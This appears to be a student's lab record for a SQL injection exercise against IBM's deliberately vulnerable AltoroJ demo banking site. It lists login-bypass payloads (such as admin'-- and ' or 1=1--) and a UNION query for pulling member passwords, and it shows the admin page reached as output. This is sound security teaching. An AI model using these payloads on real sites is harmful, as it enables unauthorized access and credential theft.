

Ex. No. 7	SQL Injection
Date of Exercise	18/10/23

Aim:

In this experiment, our target will be a vulnerable web site The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. We will use sql injection to find login credentials. [SQL injection Attack]

Lab Environment:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

Description:

SQL (Structured Query Language) injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can be done by injecting malicious SQL code into a web form or parameter. If the application is not properly sanitized, the attacker's code will be executed by the database, potentially giving them access to sensitive data or even allowing them to take control of the database. SQL injection attacks can be

used to: Steal data, Change data, Take control of the database. SQL injection attacks are one of the most common types of web attacks, and they can be very serious.

Implementation:

1. Go to the site testfire.net
2. Go the login page
3. Use the sql injection techniques:

For ex: 1. Line Comments SQL Injection Attacks

Username: admin'--

```
SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'
```

2. String Concatenation

+ (S)

```
SELECT login + '-' + password FROM members
```

|| (*MO)

```
SELECT login || '-' || password FROM members
```

3. Union Injections

```
SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members
```

4. Bypassing Login Screens

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#


' or 1=1/*

) or '1'='1--

) or ('1'='1—

4 . We will use the bypass login technique to perform sql injection.

Output:



AltoroMutual [Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

DEMO SITE ONLY

PERSONAL **SMALL BUSINESS** **INSIDE ALTORO MUTUAL**

Online Banking Login

Username:

Password:

Online Banking Login

Username:

Password:

PERSONAL	SMALL BUSINESS
----------	----------------

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Result:

The tesfire.net was successfully used to execute an SQL Injection Attack on a vulnerable website.